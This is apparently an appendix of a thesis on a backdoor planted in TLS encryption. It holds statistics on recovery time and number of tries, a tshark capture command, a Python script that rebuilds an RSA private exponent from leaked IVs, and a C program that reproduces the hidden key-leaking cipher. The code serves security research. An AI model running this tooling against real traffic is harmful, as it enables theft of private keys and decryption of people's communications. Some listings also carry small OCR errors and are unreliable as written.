
(f) TLS 1.2 AES 256 eIV Method




(g) TLS 1.2 AES 256 Hello Original




(h) TLS 1.2 AES 256 Hello Method




(i) TLS 1.3 AES 128 Hello Original



(j) TLS 1.3 AES 128 Hello Method



(k) TLS 1.3 AES 256 Hello Original




(l) TLS 1.3 AES 256 Hello Method


Figure A.2: Boxplots of the average individual exection time for different configurations, based on 32 000 executions. Averages over all configurations can be found at Figure 7.4.

TLS Version	Cipher	Method	Min	Mean	Max	Std. Der.
TLS 1.2	AES-128	eIV	1	254	3121	253.4823
		Hello.Random	1	252.3	2509.0	251.8692
	AES-256	eIV	1	256.3	2498.0	253.9186
		Hello.Random	1	254.6	2718.0	255.2559
TLS 1.3	AES-128	Hello.Random	1	254.4	2490.0	253.3216
	AES-256	Hello.Random	1	252.5	2859.0	256.2707
Mean		eIV	1	255,15	2809,5	252.6866
		Hello.Random	1	253,475	2644	253.1843


Figure A.3: The test results (number of tries).




(a) TLS 1.2 AES 128 eIV Tries




(b) TLS 1.2 AES 128 Hello Tries




(c) TLS 1.2 AES 256 eIV Tries



(d) TLS 1.2 AES 256 Hello Tries



(e) TLS 1.3 AES 128 Hello Tries



(f) TLS 1.3 AES 256 Hello Tries

Figure A.4: Boxplots of the average individual amount of tries for 32 000 executions of different configurations. Averages over all configurations can be found at Figure 7.4.

Skripts & Programs

Listing A.1: Script that captures TLS records for the eIV Method

```
sudo tshark -O tls -Y "ip.src == 192.168.178.78" -T fields -e tls.app_data |
    sed '/^[[:space:]]*$/d' > ./Output/capture.txt
```

Listing A.2: A script to reconstruct a RSA private key prime number from captured records.

```
import subprocess
import operator

dBytes = 256

d = dict(enumerate(["XX" for i in range(0, dBytes)]))

with open("./Output/capture.txt") as f:
    capture = f.readlines()
capture = [x.rstrip() for x in capture]

for line in capture:
    if line != "":
        line = line.upper()
        crypt = subprocess.check_output(["./cStuff/decrypt", line[0:32]]).
            decode()

        byteRep = [crypt[i:i+2] for i in range(0, len(crypt), 2)]
        for i in range(1, 2):
            pos = (int(byteRep[0*i], 16)
            data = int(byteRep[2*i], 16)

            if d[pos] != "XX":
                if data not in d[pos].keys():
                    d[pos][data] = 1
                else:
                    d[pos][data] += 1
            else:
                d[pos] = {}
                d[pos][data] = 1

```

```
dRec = []
for pos in d:
    if d[pos] == "XX":
        dRec.append("XX")
    else:
        value = max(d[pos].iterkeys(), key=(lambda key: d[pos][key]))
        number = hex(value)[2:].upper()
        if len(number) < 2:
            number = "0" + number
        dRec.append(number)

print("D:␣" + "".join(dRec))

file = open("./Output/privateExponent.txt", "w+")
file.write("".join(dRec) + "\n")
file.close()
```

Listing A.3: A C program that runs the same PRF as on the victims machine

```
#include <stdio.h>
#include <assert.h>
#include <string.h>
#include <openssl/evp.h>

int main(int argc, char *argv[]) {
    char *ivString = argv[1];
    char *pos = ivString;
    unsigned char ivBytes[strlen(ivString)/2];
    int blockSize = 16;
    int ivLen = 16;

    for(size_t count = 0; count < strlen(ivString); count ++){
        char buf[10];
        sprintf(buf, "0x%c%c", pos[0], pos[1]);
        ivBytes[count] = strtol(buf, NULL, 0);
        pos += 2 * sizeof(char);
    }

    const unsigned char asaKey[] = "BADBABE00000000000000000000000";
    const unsigned char asaIv[] = "BADBEEF00000000000000000000000";
    EVP_CIPHER_CTX *asaCtx = EVP_CIPHER_CTX_new();
    EVP_EncryptInit(asaCtx, EVP_aes_128_cbc(), asaKey, asaIv);

    int extraBlock = 0;
    if(sizeof(ivBytes) % blockSize != 0){
         extraBlock = 1;
```

```
28      }
29      unsigned char asaOut[sizeof(ivBytes) * sizeof(unsigned char) + extraBlock
            * blockSize];
30
31      EVP_Cipher(asaCtx, asaOut, ivBytes, ivLen * sizeof(unsigned char));
32
33      EVP_CIPHER_CTX_free(asaCtx);
34      for(int i = 0; i < sizeof(asaOut); i ++) {
35          printf("%02X", asaOut[i]);
36      }
37
38      return 0;
39  }
```